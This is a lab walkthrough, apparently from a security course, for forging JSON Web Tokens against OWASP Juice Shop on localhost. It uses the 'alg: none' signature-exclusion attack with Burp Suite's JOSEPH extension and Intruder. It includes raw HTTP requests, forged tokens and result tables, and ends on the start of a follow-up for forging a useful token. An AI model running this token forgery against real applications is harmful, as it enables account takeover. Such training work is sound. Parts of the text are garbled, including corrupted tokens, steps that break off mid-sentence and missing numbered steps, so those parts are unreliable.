

Forge a JWT

JSON Web Tokens offer a great place to practice using different tools to achieve the same objective. The specific vulnerability shown here is a real one and although the common libraries used for JWT don't seem to be vulnerable anymore, the issue does still occur.

More than that, though, JWTs offer a chance to learn how to attack input parameters that may be encoded or otherwise not easily manipulated. These fields will not be tested by vulnerability scanners, and cannot be tested by the simple methods normally used by hand.

We'll look at a Burp Suite extension that automates the basic attack, then see how to re-create that "by hand" in a way that offers far more flexibility and gets you comfortable with more advanced attack methods.

Walk-Thru


Make sure you have Firefox set to use your Burp Suite as a proxy, and that the Proxy > Intercept pane says "Intercept is off"

You get your award by forging a JWT for the user `jwt3d@juice-sh.op` (which is not a user that exists in the application).

First: Burp Extension: JSON Web Token Attacker


Tools are helpful, but you need to know what they're doing.

The Burp Extension is called "JSON Web Token Attacker" but the tab it creates in the UI says "JOSEPH". This extension is already installed on the VM for the class.



JSON Web Token Attacker Extension

1. Log in to Juice Shop as your user. Find the POST request to `/rest/user/login` in the proxy history that includes your successful login, then find the GET request to `/rest/user/whoami` that



Starting JSON Web Attacker Attack

4. Notice in the table that none of the attacks seemed to be successful. Open the "Request" tab and click through the tests in the table. Notice that only the token in the Cookie is being manipulated. The "Authorization" header is the same for all requests.

Results

#	Payload type	Payload	Status	Length	Time
0			200	464	08:13:19
1	0x02	Alg: NO...	200	343	08:13:20
2	0x00	Alg: none	200	343	08:13:20
3	0x03	Alg: nO...	200	343	08:13:20
4	0x01	Alg: No...	200	343	08:13:20

RequestResponse

RawParamsHeadersHexJSON

```

1 GET /rest/user/whoami HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:78.0) Gecko
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWVjZXNzIiw1ZiYmtpbmdAZXhhbXBsZS5jb20iLCJwYXNzd29yZCI6IjpkMDYxMGMyMjk5MmUzMmFkZsdXhlVG9rZW4iOiIiLCJzYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSw1hZhdWx0LnN2ZyIsInRvdHBTZW5yZXQiOiIiLCJpc0FjdGl2ZSI6dHJlZSwiY3JlYXRlZidXBkYXRlZEF0IjoimjAyMCOwNyOwNyAxMjowMzozNi43NzgKzAwOjAwIiw1ZGVsZ10TQxNDE0MjN9.F4Z4cMw8PCSs-BPiMdJlumsCbwKT8o19gK4wsIGh-RjlK-Iful6LiRIovG4YHbMCCCJK3QSF9PugK8l0aTN0Xp9hSM2Q3R-y0PJsskzoe47yibfuwfS0k8
8 Connection: close
9 Referer: http://localhost:3000/
10 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_s
    eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWVjZXNzIiw1ZiYmtpbmdAZXhhbXBsZS5jb20iLCJwYXNzd29yZCI6IjpkMDYxMGMyMjk5MmUzMmFkZsdXhlVG9rZW4iOiIiLCJzYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSw1hZhdWx0LnN2ZyIsInRvdHBTZW5yZXQiOiIiLCJpc0FjdGl2ZSI6dHJlZSwiY3JlYXRlZEF0IjoimjAyMCOwNyOwNyAxMjowMzozNi43NzgKzAwOjAwIiw1ZGVsZ10TQxNDE0MjN9.
  
```

JWT in Authorization header does not change.

Area of changes

Signature omitted (after second dot)

Some Changes, Some Not

Note: If you get HTTP 304 "Not Modified" responses, it's probably because you got a request with the "If-None-Match" request header. This is part of caching and efficiency - in this case it tells the server not to bother processing the request if it's the same as a previous one. Delete that header and try again.

Results			
#	Payload type	Payload	Status
0			200
1	0x02	Alg: NONE	304
2	0x00	Alg: none	304
3	0x01	Alg: None	304
4	0x03	Alg: nOnE	304

Request	Response
Raw	Headers
1 HTTP/1.1 304 Not Modified	
2 Access-Control-Allow-Origin: *	
3 X-Content-Type-Options: nosniff	
4 X-Frame-Options: SAMEORIGIN	
5 Feature-Policy: payment 'self'	
6 ETag: W/"b-/5bSboVjVhGw3qRgvUfZjElr1Ns"	
7 Date: Tue, 07 Jul 2020 12:22:09 GMT	
8 Connection: close	
9	

JOSEPH Results Table: HTTP 304: Server Did Not Process Request

Request	Response
Raw	Params
1 GET /rest/user/whoami HTTP/1.1	
2 Host: localhost:3000	
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:78.	
4 Accept: application/json, text/plain, */*	
5 Accept-Language: en-US,en;q=0.5	
6 Accept-Encoding: gzip, deflate	
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWJjZiYmptbmdAZXhhbXBsZS5jb20iLCJwYXNzd29yZCI6IjhhMDYxMGMyMjk5MsdXhlVG9rZW4iOiIiLCJscyXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9mahdWx0LnN2ZyIsInRvdHBTZWNYZXQiOiIiLCJpc0FjdGZSI6dHJlZSwiYidXBkYXRlZEF0IjoimjAymCOWNyOwNyAQMjowMzozNi43NzgKZAwOjAwI1OTQxNDEOMjN9.F4Z4cMw8PCSs-BPiMdJlumsCbWKT8o19gK4wsIGh-Rjl iRIovG4YHbMCCCJK3QSF9PugK8l0aTNOxp9hSM2Q3R-y0PJsskzoe47yib	
8 Connection: close	
9 Referer: http://localhost:3000/	
10 Cookie: language=en; cookieconsent_status=dismiss; welcome eyJ0eXAiOiJKV1QiLCJhbGciOiJ0b25lIn0.eyJzdGF0dXMiOiJzdWJjZiYmptbmdAZXhhbXBsZS5jb20iLCJwYXNzd29yZCI6IjhhMDYxMGMyMjk5MrdXhlVG9rZW4iOiIiLCJscyXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9mahdWx0LnN2ZyIsInRvdHBTZWNYZXQiOiIiLCJpc0FjdGZSI6dHJlZSwiY3dXBkYXRlZEF0IjoimjAymCOWNyOwNyAQMjowMzozNi43NzgKZAwOjAwI1OTQxNDEOMjN9.	
11 If-None-Match: W/"b-/5bSboVjVhGw3qRgvUfZjElr1Ns"	
12	
13	

JOSEPH Results Table: If-None-Match Header was the Cause

5. Go back to Proxy History, find the same request and send it to Repeater this time.
6. In Repeater, send it once to make sure it still works (as usual). If you get HTTP 304, delete the In-None-Match header and try again.
7. Delete the "Authorization" header completely. Make sure that "If-None-Match" header is gone, too. Send the request again. If you get the same response, that means the information in the deleted headers wasn't needed.

```

1 GET /rest/user/whoami HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWVjZXNzIiwiaWF0Ij0i
  6eyJpZCI6MTksInVzZXJuYVllIjoiiIiwiaWVudCI6ImMzMmUzMTkzIiwiaXNzIj0iIiwia
  wYXNzIj0iIiwiaWF0Ij0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iI
  1c3RvbWVvYyIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0i
  mawXlWHLtZ2UiOiIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXN
  sInRvdW8tZWlyZXNzIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaX
  wNyAxMjowMzozNi43NzgKZAwOjAwIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaX
  zNi43NzgKZAwOjAwIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaX
  iOjE1OTQxNDU0IiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzI
  XIE7WmYyV6SMsJ__cT-JRDPw97HIGOI EpN9S7ZeAbF7f7rNzIRIovG4YHbMCCCJK3QSF9Pug
  K8LoaTNOxp9hSM2Q3R-yOPJSkzoe47yibfuwfsOk8s-c
8 Connection: close
9 Referer: http://localhost:3000/
10 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=
  dismiss; io=ve5UqOdRdsnI8chAAAC; token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWVjZXNzIiwiaWF0Ij0i
  6eyJpZCI6MTksInVzZXJuYVllIjoiiIiwiaWVudCI6ImMzMmUzMTkzIiwiaXNzIj0iIiwia
  wYXNzIj0iIiwiaWF0Ij0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iI
  1c3RvbWVvYyIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0i
  mawXlWHLtZ2UiOiIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXN
  sInRvdW8tZWlyZXNzIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaX
  wNyAxMjowMzozNi43NzgKZAwOjAwIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaX
  zNi43NzgKZAwOjAwIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaX
  iOjE1OTQxNDU0IiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzIj0iIiwiaXNzI
  XIE7WmYyV6SMsJ__cT-JRDPw97HIGOI EpN9S7ZeAbF7f7rNzIRIovG4YHbMCCCJK3QSF9Pug
  K8LoaTNOxp9hSM2Q3R-yOPJSkzoe47yibfuwfsOk8s-c
11 If-None-Match: w/"b-75b0bevjvhGw3qGvufzjEIRlns"
12
13

```

Delete the Authorization header and the If-None-Match header

Remember that the end of HTTP headers is indicated by a single blank line (i.e. two CR/LF in a row) so don't leave any space between headers, and make sure you have two line numbers at the end with no content on them.

8. Once the request has only one JWT and gets a successful response (HTTP 200 with your user details in the body) in Repeater, right click on it and send it to JOSEPH.

Choose "Signature Exclusion" as the attack, click "Load" then click "Attack". This time, you should see longer response bodies and your user's information inside them.

The screenshot displays a network tool interface with two main sections: 'Results' and 'Response'.

Results Table:

#	Payload...	Payload	Status	Length	Time
0			200	464	09:02:55
1	0x02	Alg: NONE	200	1085	09:02:55
2	0x00	Alg: none	200	1085	09:02:55
3	0x03	Alg: nOnE	200	1085	09:02:55
4	0x01	Alg: None	200	1085	09:02:55

Response Tab:

The 'Response' tab is active, showing the raw response body. The response is an HTTP 200 OK with various headers and a JSON body containing user details. The JSON body is highlighted with a red box.

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIOT05FiIn0.eyJzdGF0dXI
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 130
9 ETag: W/"82-01AenxGTtIlFmQhpU5pAt8Kh9Rc"
10 Vary: Accept-Encoding
11 Date: Tue, 07 Jul 2020 13:02:55 GMT
12 Connection: close
13
14 {
  "user": {
    "id": 19,
    "email": "bbking@example.com",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg"
  }
}
```

Successful Signature Exclusion Attack

9. Notice the JWT in each request of the attack has no signature (i.e. it ends at the second dot), and the extension tried four different ways of saying "none" : {NONE, none, nOnE, None} Do you remember how "none" was spelled in the RFC?

6. Unsecured JWTs

To support use cases in which the JWT content is secured by a means other than a signature and/or encryption contained within the JWT (such as a signature on a data structure containing the JWT), JWTs MAY also be created without a signature or encryption. An Unsecured JWT is a JWS using the "alg" Header Parameter value "none" and with the empty string for its JWS Signature value, as defined in the JWA specification [JWA]; it is an Unsecured JWS with the JWT Claims Set as its JWS Payload.

Because the RFC has it as "none" (all lower-case), an obvious way to try to exploit an implementation is by varying the case. Maybe the developers followed the RFC as closely as they could, but their string parsing library (which they did not write) does case-insensitive matches. This is one *kind of issue* to look for when reading RFCs for vulnerabilities.

In Juice Shop, it doesn't matter. In other real-world implementations, it absolutely does.

OK. Back to the lab. You're halfway there! You've established that Juice Shop will accept an Unsecured JWT when the payload of the JWT is the same as a legitimate one. You have a theoretical attack. Now, to make it practical, try modifying the payload of the JWT.

This is where tools that help can also hurt. The JSON Web Token Attacker goes only this far: it tells you that you CAN forge a JWT, but it won't help you actually do the forgery.

The next section shows how to get the same results JOSEPH helped with, but by a different method. The "Followup" item below that shows how to exploit the condition.


Second: Same Attack, but Manually

You can do all of those same things in Burp without the JOSEPH extension. Doing it this way helps you build the skills you'll need for the follow-on attack.

To start this method, you need the normal request that was sent by the browser as your starting point. We'll use Burp Intruder and some more advanced payload rules to do the same kind of testing that JOSEPH did.

1. Log out of Juice Shop, then log back in. If you did the steps above, you may be logged in as the Admin user...
2. Find the request to `/rest/user/whoami` and send it to Repeater.

NoNe




Payload Setup

...but if you leave things like this, your attempts will fail because the entire header would be replaced with a single word, which would make for a broken JWT.

8. In Intruder's "Positions" tab, double-click on the JWT header to select it, then copy it to your clipboard.

9. Go to Burp Decoder and paste the header there and choose "Decode ... Base64"


10. Select the entire decoded value and copy it to your clipboard.



Select the decoded header and copy it to your clipboard


11. Return to Intruder's "Payloads" tab and click on "Add" in the "Payload Processing" section.

12. Choose "Add prefix" from the drop-down menu, then paste from your clipboard into the "Prefix" box and delete everything after the quote that's right before the legitimate algorithm's name. In the screenshot below, delete everything that's highlighted in orange.




Delete from Start of Algorithm Name to End of String

When you're done, it should look like this:



Prefix Added.


13. Click OK, then click "Add" to add another rule. Choose "Add suffix" as the rule type and paste from your clipboard into the text field again. This time, delete everything except the last two characters.



Suffix Rule

14. These two rules would take each payload in turn and add the prefix and suffix so as to make a valid JWT header sting. Now we need to Base64URL encode it. There is no "Base64URL Encoding" option, so we need to create one.

15. Click "Add" to create another rule. Choose "Encode" as the type of rule, and choose "Base64-encode" in the second drop-down.



▼ Add payload processing rule x

? Enter the details of the payload processing rule.


Encode ▼

Base64-encode ▼

Base64-Encoding Rule

16. The last rule needs to remove the equals sign, if it appears. Click "Add" again and choose the "Match/Replace" rule. Enter the equals sign in the "Match regex" field and leave the "replace with" field blank and click OK.

When you're done, your rules list should look like this:



? **Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

	Enabled	Rule
Add	<input checked="" type="checkbox"/>	Add Prefix: {"typ":"JWT","alg":"
Edit	<input checked="" type="checkbox"/>	Add Suffix: "}
Remove	<input checked="" type="checkbox"/>	Base64-encode
Up	<input checked="" type="checkbox"/>	Match [=] replace with []
Down		

Payload Processing Rules Complete

17. One more thing: An unsecured JWT (that is, one that uses the "none" algorithm) cannot have a signature on it. Return to Intruder's "Positions" tab, and delete everything in the token cookie after the second dot. Use the "search" field at the bottom if you have trouble finding the dot.

⌕ ⚙ ⬅ ➡ 3 matches \|n Pretty

Delete the Signature: All of the Orange. Keep the dot.

18. When you're done, the "Positions" tab should look something like this:

⌕ ⚙ ⬅ ➡ . 3 matches \n Pretty

Ready to Attack

19. Click "Start Attack"

If you got all that right, the results table in Intruder should look a lot like the results table from the JOSEPH method earlier. The screenshot below shows what you might see.

Results	Target	Positions	Payloads	Options			
Filter: Showing all items							
Req...	Payload		Status	Error	Time...	Length	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	343	
1	eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0		200	<input type="checkbox"/>	<input type="checkbox"/>	1090	
2	eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0		200	<input type="checkbox"/>	<input type="checkbox"/>	1090	
3	eyJ0eXAiOiJKV1QiLCJhbGciOiJOT05FlIn0		200	<input type="checkbox"/>	<input type="checkbox"/>	1090	
4	eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0		200	<input type="checkbox"/>	<input type="checkbox"/>	1090	

Request

Response

Raw

Headers

Hex

3

X-Content-Type-Options: nosniff

4

X-Frame-Options: SAMEORIGIN

5

Feature-Policy: payment 'self'

6

Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdGF0dXMiOiJub25lIn0

7

Content-Type: application/json; charset=utf-8

8

Content-Length: 132

9

ETag: W/"84-F+4vLWI8i0QrFJ9qINEH56pZ/0Q"

10

Vary: Accept-Encoding

11

Date: Tue, 07 Jul 2020 16:05:52 GMT

12

Connection: close

13

14

{

"user":{

"id":19,

"email":"bbking@example.com",

"lastLoginIp":"undefined",

"profileImage":"/assets/public/images/uploads/default.svg"

}

}

Intruder Results

You didn't learn anything here that JOSEPH didn't already help you with, but now you have a general method to continue attacking and now you know exactly how to expose the general problem.

Instead of changing the header, for example, you could change parts of the payload now, testing for injection flaws or other common webapp flaws that the scanner would completely overlook. The next steps show how to do just that.

Followup: Forge a USEFUL New Token


20. Copy the base64 encoded header of the forged JWT from any of the successful JOSEPH requests. Paste it into a blank text file called "jwt-head.txt" and save that file.

The image shows a hex-to-text conversion tool with two sections. The top section has a text area containing a hex string: 'eyjzdGF0dXMiOiJzdWNjZXRzIiwiaWZGF0eSI6eyJpZCI6MTksInVzZXJ1IjoiIiwiaWZlhaWwiOiJy'. To the right of this text area are three dropdown menus: 'Decode as ...' (set to 'Base64'), 'Encode as ...', and 'Hash ...'. Below these is a 'Smart decode' button. The bottom section has a text area containing a JSON string: '{"status": "success", "data": {"id": 19, "username": "", "email": "bbking@example.com", "password": "12:03:36.778 +00:00", "updatedAt": "2020-07-07 12:03:36.778 +00:00", "deletedAt": null}}'. The 'id' field in the JSON is highlighted with a red box. To the right of this text area are similar dropdown menus: 'Decode as ...' (set to 'Text'), 'Encode as ...', and 'Hash ...', along with a 'Smart decode' button.

